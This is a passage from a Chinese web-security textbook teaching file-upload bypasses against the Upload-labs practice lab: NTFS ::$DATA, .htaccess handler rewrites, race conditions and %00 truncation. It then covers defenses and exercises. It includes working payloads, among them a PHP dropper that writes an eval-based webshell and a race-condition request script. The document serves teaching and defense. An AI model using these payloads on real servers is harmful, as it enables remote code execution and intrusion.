

图 3-33　将文件名修改为“phpinfo.php::$DATA”并发送请求数据包

上传“phpinfo.php::$DATA ”时，Web 应用程序识别到的文件扩展名为“.php::$DATA ”，从而绕过黑名单的检测。然而，在 Windows 系统中，“::$DATA”表示默认数据流，因此文件名仍然被识别为“phpinfo.php”。

响应数据包中返回了上传文件的存储路径“../upload/202410311142342478.php::$data”。使用 Chrome 浏览器访问“http://192.168.1.101/upload-labs/upload/202410311142342478.php”，即可访问通过 NTFS 数据流特性上传的文件，如图 3-34 所示。



图 3-34　访问通过 NTFS 数据流特性上传的文件

通过利用 NTFS 数据流中的默认数据流特性，攻击者可以绕过针对特定文件扩展名的检查。注意：该特性只适用于 Windows 系统。

▶ 3.3.6　上传.htaccess 文件绕过

.htaccess(Hypertext Access，超文本入口)文件是 Apache 用于控制特定目录中服务器行为的配置文件，例如网页重定向、特定用户或目录的访问控制、目录索引等，该配置文件通常位于 Web 根目录或特定目录中。

在使用.htaccess文件进行配置前，需要配置Apache以支持.htaccess文件的使用，具体步骤如下。

（1）以文本方式打开Apache安装目录下conf文件夹中的httpd.conf文件（该文件路径为：/etc/httpd/conf/httpd.conf），将AllowOverride配置项的值从“None”修改为“All”，以允许.htaccess文件在其所在目录中覆盖主配置文件的相关配置，示例配置如下：

```
<Directory /var/www/html>
    Options Indexes FollowSymLinks
    AllowOverride All
</Directory>
```

（2）如果httpd.conf文件中存在mod_rewrite模块但没有启用（即该模块被注释），则需去掉注释符号；如果httpd.conf文件中不存在mod_rewrite模块则需要手动添加以下内容：

```
LoadModule rewrite_module modules/mod_rewrite.so
```

.htaccess文件可以配置Apache的解析规则，通过特定指令将符合条件的文件解析为PHP文件，从而绕过文件上传限制。下面介绍两种利用.htaccess文件绕过扩展名限制的方法。

（1）使用<FilesMatch>指令指定文件名。

<FilesMatch>指令用于对文件名匹配特定正则表达式的文件进行处理。当<FilesMatch>指令被写入.htaccess文件后，位于该目录及其子目录中的文件，只要该文件名中包含特定的字符串，Apache就会根据配置将这些文件按特定类型进行解析。示例配置如下：

```
<FilesMatch "hack">
    SetHandler application/x-httpd-php
</FilesMatch>
```

该配置指示Apache将文件名中包含“hack”的所有文件解析为PHP文件，从而执行其中的PHP代码。

（2）使用AddType指令指定文件扩展名。

AddType指令用于将特定的文件扩展名关联到特定的MIME类型。当AddType指令被写入.htaccess文件后，位于该目录及其子目录中的文件，只要该文件扩展名符合指定条件，Apache就会根据配置将这些文件按特定类型进行解析。示例配置如下：

```
AddType application/x-httpd-php .jpg
```

该配置指示Apache将扩展名为“.jpg”的所有文件解析为PHP文件，从而执行其中的PHP代码。

以CentOS7靶机中Upload-labs第4关为例，用Chrome浏览器访问“http://192.168.1.104/upload-labs/Pass-04/index.php”。该关卡限制了多种可解析为PHP脚本的扩展名，具体的黑名单扩展名如下：

```
$deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", "php1", ".html", ".htm",
".phtml", ".pht", ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", "pHp1", ".Html", ".Htm", ".pHtml",
".jsp", ".jspa", ".jspx", ".jsw", ".jsv", ".jspf", ".jtml", ".jSp", ".jSpx", ".jSpa", ".jSw",
".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa", ".asax", ".ascx", ".ashx", ".asmx", ".cer",
".aSp", ".aSpx", ".aSa", ".aSax", ".aScx", ".aShx", ".aSmx", ".cEr", ".sWf", ".swf");
```

然而，黑名单未对“.htaccess”扩展名进行限制，因此攻击者可以通过上传.htaccess文件绕过黑名单策略，具体步骤如下。

（1）上传文件名为“.htaccess”的文件，其文件内容如下。

```
AddType application/x-httpd-php .jpg
```

由于“.htaccess”扩展名并未被列入黑名单，故文件上传成功。

（2）上传文件名为“phpinfo.jpg”的文件，其文件内容如下。

```
<?php phpinfo();?>
```

由于“.jpg”扩展名并未被列入黑名单，故文件上传成功。

（3）使用Chrome浏览器访问“http://192.168.1.104/upload-labs/upload/phpinfo.jpg”，该文件被Web服务器解析为PHP脚本并执行其中的代码，如图3-35所示。



图3-35　通过.htaccess文件绕过限制并成功执行PHP脚本

▶ 3.3.7　条件竞争绕过

条件竞争（Race Condition）是一种在并发环境中，由于多个线程同时访问共享资源而未进行适当的加锁操作或同步操作所引发的现象。著名的脏牛（Dirty COW）漏洞正是利用了条件竞争的原理。在开发过程中，Web开发者通常认为代码会顺序执行，从而忽视在并发环境下可能出现的并发执行，如果缺乏适当的控制机制，容易引发条件竞争。

以CentOS7靶机中Upload-labs第18关为例，该关卡处理文件上传的关键代码如下：

```
$is_upload = false;
$msg = null;

if (isset($_POST['submit'])) {
    $ext_arr = array('jpg', 'png', 'gif'); //白名单
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    //从上传文件名中找到最后一个"."字符的位置，再从该位置的下一个字符出发往后一直截取字符
    //串直至末尾，以提取文件的扩展名
    $file_ext = substr($file_name, strrpos($file_name, ".") + 1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if (move_uploaded_file($temp_file, $upload_file)) {
        if (in_array($file_ext, $ext_arr)) {
            $img_path = UPLOAD_PATH . '/' . rand(10, 99) . date("YmdHis") . "." . $file_ext;
            rename($upload_file, $img_path);
```

```
                $is_upload = true;
            } else {
                $msg = "只允许上传.jpg|.png|.gif类型文件!";
                unlink( $upload_file);
            }
        } else {
            $msg = '上传出错!';
        }
    }
```

上述示例代码逻辑如下：当用户上传文件时，首先使用 move_uploaded_file()函数将文件存储到 Web 服务器，然后使用 in_array()函数判断上传文件的扩展名是否合法。如果该扩展名不在白名单中，则通过 unlink()函数从 Web 服务器中删除该文件；反之，则对文件进行重命名。

这种文件处理方式存在严重的安全隐患，主要原因在于该方式采用了“先保存文件后进行安全判断”的逻辑，这为攻击者提供了一个时间窗口期。在此时间窗口期内，恶意文件已经被保存到 Web 服务器，但尚未被删除或重命名。由于 Web 服务器能够并行处理多个用户请求，攻击者可以利用该时间窗口期，以多线程的方式向 Web 服务器发送请求，从而引发条件竞争。一旦竞争成功，攻击者就可以利用该漏洞执行恶意代码。

下面介绍如何利用条件竞争绕过文件上传限制。

(1) 设置文件上传：首先，创建文件名为“race_condition. php”的文件，其文件内容如下。

```
<?php
echo "Race condition is interesting";
file_put_contents('shell.php', '<?php eval( $_POST["cmd"]);?>');
?>
```

该文件在执行时会输出“Race condition is interesting”字符串，并在同一目录中生成一个文件名为“shell. php”的 Webshell 文件。然后，将 race_condition. php 文件上传，并使用 Burp Suite 拦截请求数据包，紧接着在拦截的请求数据包页面右击，选择 Send to Intruder 选项将请求数据包转发至 Intruder 模块。单击 Intruder 模块的 Payloads 选项卡，在 Payload sets 中将 Payload type 设置为“Null payloads”，表示不设置任何 payload，并在 Payload settings 中将请求次数设置为 10000 次(请求次数可根据实际情况灵活调整)。Intruder 模块中 Payloads 选项卡的设置如图 3-36 所示。



图 3-36　Intruder 模块中 Payloads 选项卡的设置

（2）设置文件读取：在上传文件的同时，攻击者需要不断访问文件以提高竞争成功的概率。如果 race_condition.php 文件成功上传，则该文件会被保存到 Web 服务器的 upload 目录中，因此可以提前构造出需要访问的 URL，不断发送访问请求。当访问成功时，PHP 代码将被执行，输出“Race condition is interesting”字符串并生成 shell.php 文件。下面是一个用于不断读取 race_condition.php 文件的 Python 脚本：

```
import requests

url = "http://192.168.1.104/upload-labs/upload/race_condition.php"
while True:
    res = requests.get(url)
    if res.status_code == 200 and "error" not in res.text and res.text != '':
        print('Race condition is interesting')
        break
```

（3）同时进行文件上传与文件读取：在 Burp Suite 中启动已设置好的 Intruder 模块，同时运行用于文件读取的 Python 脚本。经过一段时间后，Python 脚本输出“Race condition is interesting”字符串，表明成功访问到 race_condition.php 文件且该文件的 PHP 代码已被执行，如图 3-37 所示。



图 3-37　同时进行文件上传与文件读取

接着使用 Chrome 浏览器访问“shell.php”，执行 whoami 命令，执行结果如图 3-38 所示。

如果读者未能成功复现以上过程，不妨多尝试几次，因为利用条件竞争的漏洞通常具有偶现性，能否成功利用该漏洞容易受到多种因素的影响，例如网络延迟、Web 服务器的并发处理能力等。

在上述示例中，尽管 Web 开发者采用了白名单策略过滤文件扩展名，但仍然存在安全问题，主要原因在于程序代码存在设计缺陷：上传文件的处理方式采用了“先保存文件后进行安全判断”的逻辑，这种处理方式无异于“引狼入室”，为恶意文件提供了被 Web 服务器保存并执行的机会。

即使这些恶意文件很快会被删除，但攻击者仍可利用从文件保存到被删除的这段“时间窗口期”完成攻击操作。例如，攻击者利用上传的恶意文件生成 Webshell 文件，虽然上传的恶意文件很快被删除，但 Webshell 文件仍然留在 Web 服务器。



图 3-38　利用生成的 Webshell 文件执行 whoami 命令

3.3.8　%00 截断绕过

%00 是字符串终止符“\0”的 URL 编码，%00 截断利用 C 语言中的字符串终止符“\0”(“\0”的十六进制表示形式是\x00)进行绕过。PHP 的底层实现基于 C 语言，因此其也继承了 C 语言的一些特性，包括字符串终止符“\0”。在 PHP 中，当 Web 应用程序处理字符串遇到“\0”时，就会认为字符串已到达终止位置，从而截断“\0”后面的内容。

以 Windows 7 靶机中 Upload-labs 第 12 关为例，该关卡处理文件上传的关键代码如下：

```
$is_upload = false;
$msg = null;
if (isset( $_POST['submit'])) {
    $ext_arr = array('jpg', 'png', 'gif'); //白名单
    //从上传文件名中找到最后一个"."字符的位置,再从该位置的下一个字符出发往后一直截取字符
    //串直至末尾,以提取文件的扩展名
    $file_ext = substr( $_FILES['upload_file']['name'], strrpos( $_FILES['upload_file']['name'],
".") + 1);
    if (in_array( $file_ext, $ext_arr)) {
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path'] . "/" . rand(10, 99) . date("YmdHis") . "." . $file_ext;

        if (move_uploaded_file( $temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错!';
        }
    } else {
        $msg = "只允许上传.jpg|.png|.gif 类型文件!";
    }
}
```

上述示例代码逻辑如下：首先截取上传文件的扩展名“$file_ext”，并检查扩展名“$file_ext”是否在规定的白名单“$ext_arr”中，如果扩展名“$file_ext”在白名单“$ext_arr”中则进行上传操作，通过拼接上传路径“$_GET['save_path']”、随机数、当前时间和扩展名“$file_ext”生成文件存储路径“$img_path”，最后使用 move_uploaded_file()函数将文件从临时路径移动到存储路径。反之，则输出上传错误信息。

上述示例代码采用白名单策略，只允许上传“.jpg”“.png”“.gif”类型文件，下面演示如何利用%00 截断绕过。首先上传文件名为“phpinfo.jpg”的文件，其文件内容如下：

```
<?php phpinfo();?>
```

在上传文件的同时使用 Burp Suite 拦截请求数据包，然后将 save_path 参数值从“../upload/”修改为“../upload/phpinfo.php%00”(%00 是终止符“\0”的 URL 编码)，最后单击 Send 按钮发送此请求数据包，如图 3-39 所示。



图 3-39　将 save_path 参数值修改为“../upload/phpinfo.php%00”并发送请求数据包

响应数据包中返回了上传文件的存储路径“../upload/phpinfo.php /5020241031121827.jpg”(“.php”后有一个空白符)，在“Hex”选项卡中观察到“.php”后的空白符是“\x00”终止符，如图 3-40 所示。由于终止符后的内容会被截断，即“/5020241031121827.jpg”会被截断。最终，Web 服务器实际保存上传文件的路径为“../upload/phpinfo.php”，从而通过%00 截断绕过了文件类型检查。



图 3-40　“.php”后的空白符是“\x00”终止符

使用 Chrome 浏览器访问“http://192.168.1.101/upload-labs/upload/phpinfo.php”，即可访问通过%00 截断上传的文件，如图 3-41 所示。

图 3-41　访问通过%00 截断上传的文件

使用%00 截断绕过的前提条件较为苛刻，要求 PHP 的版本低于 5.3.4，且 PHP 的 magic_quotes_gpc 配置项为 Off(该配置项可在 php.ini 配置文件中进行设置，当其值为 On 时，PHP 会自动对输入数据中的\x00 等特殊字符进行转义，从而防止了%00 截断绕过的发生)。

3.4　文件上传漏洞防御

为有效防御文件上传漏洞，可以参考以下防御措施。

(1) 结合多种措施严格限制上传文件的扩展名和文件类型：建议采用白名单策略限制文件扩展名，因为与黑名单相比，白名单更难绕过；除了严格限制文件扩展名，还应结合 MIME 类型检测、文件头检查等多种方式验证文件类型，以确保文件内容与其类型相匹配，而不仅仅依赖单一的检测方法。

(2) 随机化文件名和路径：将上传文件进行随机命名并将其保存在随机生成的目录中，可以有效阻止攻击者直接访问或预测上传文件的路径。此外，还需保证上传文件的路径不被泄露。

(3) 将保存上传文件的目录权限设置为不可解析：通过服务器配置将上传目录的权限设置为不可解析，确保上传的文件无法被 Web 服务器解析。例如，在头像上传的业务场景中，Web 服务器只需对上传的文件进行读取和写入操作，将其作为图片资源处理，而不需要解析或执行这些文件。此外，还应检查 Web 服务器的版本和配置，以避免因服务器漏洞导致文件被错误地解析。

(4) 针对文件内容进行恶意代码检测：在安全性要求极高的业务场景中，可以对上传文件内容进行恶意代码检测，以进一步保障安全性。不过，该方法可能会带来额外的资源开销，并有一定概率发生误报或漏报，因此需在性能和安全之间做好平衡。

(5) 对上传的图片进行二次渲染：在上传图片的场景中，可以利用 imagecreatefromjpeg()、imagecreatefrompng()、imagecreatefromgif()等函数对上传的图片进行二次渲染，此举可以去除原始图片中可能包含的恶意代码，示例代码如下。

```
//获取图片的相关信息，$filename 为图片文件名
$image_info = getimagesize( $filename);
//$image_info[2]表示图片的 MIME 类型，返回值为常量，如 IMAGETYPE_JPEG、IMAGETYPE_PNG 等
switch ( $image_info[2]) {
    case IMAGETYPE_JPEG:                    //如果是 JPEG 文件
```

```
        //使用 imagecreatefromjpeg()函数从上传的 JPEG 文件创建图片资源
        $image = imagecreatefromjpeg( $file['tmp_name']);
        //设置新文件的扩展名为.jpg
        $new_extension = '.jpg';
        break;
    case IMAGETYPE_PNG:                          //如果是 PNG 文件
        //使用 imagecreatefrompng()函数从上传的 PNG 文件创建图片资源
        $image = imagecreatefrompng( $file['tmp_name']);
        //设置新文件的扩展名为.png
        $new_extension = '.png';
        break;
    case IMAGETYPE_GIF:                          //如果是 GIF 文件
        //使用 imagecreatefromgif()函数从上传的 GIF 文件创建图片资源
        $image = imagecreatefromgif( $file['tmp_name']);
        //设置新文件的扩展名为.gif
        $new_extension = '.gif';
        break;
    default:
        //如果不是预设的图片类型,输出错误信息并终止脚本执行
        echo "不支持的图片类型。";
        exit;
}

//检查图片资源是否创建成功
if ( $image === false) {
    //如果图片资源创建失败,输出错误信息并终止脚本执行
    echo "无法处理图片。";
    exit;
}

//uniqid()函数基于当前时间生成一个唯一的 ID,以确保文件名的唯一性
$new_filename = uniqid() . $new_extension;
//拼接目标文件的完整路径,$target_dir 表示目标文件的存储目录
$destination = $target_dir . $new_filename;

//保存重新生成的图片
switch ( $image_info[2]) {
    case IMAGETYPE_JPEG:
        //使用 imagejpeg()函数将图片资源保存为 JPEG 文件
        imagejpeg( $image, $destination);
        break;
    case IMAGETYPE_PNG:
        //使用 imagepng()函数将图片资源保存为 PNG 文件
        imagepng( $image, $destination);
        break;
    case IMAGETYPE_GIF:
        //使用 imagegif()函数将图片资源保存为 GIF 文件
        imagegif( $image, $destination);
        break;
}

//销毁图片资源,释放内存
imagedestroy( $image);
```

3.5 习题

1. 以下哪项不属于文件上传的防御措施？（　　）
   A. 前端进行 JavaScript 检测　　B. 后端进行文件扩展名检测
   C. 后端进行文件的 MIME 类型检测　　D. 对传输数据进行加密
2. 以下哪项可能导致文件上传功能出现安全问题？（　　）
   A. 采用白名单策略判断文件类型
   B. 对上传文件进行更改文件名、压缩、格式化等预处理
   C. 将保存上传文件的目录权限设置为可执行
   D. 在上传过程中验证文件内容是否包含恶意代码
3. 简要描述文件上传漏洞的基本原理。
4. 通过文件上传漏洞上传 Webshell 需要满足哪些条件？
5. 除了“.php”，还有哪些能被解析为 PHP 文件的扩展名？
6. 如何防御文件上传漏洞？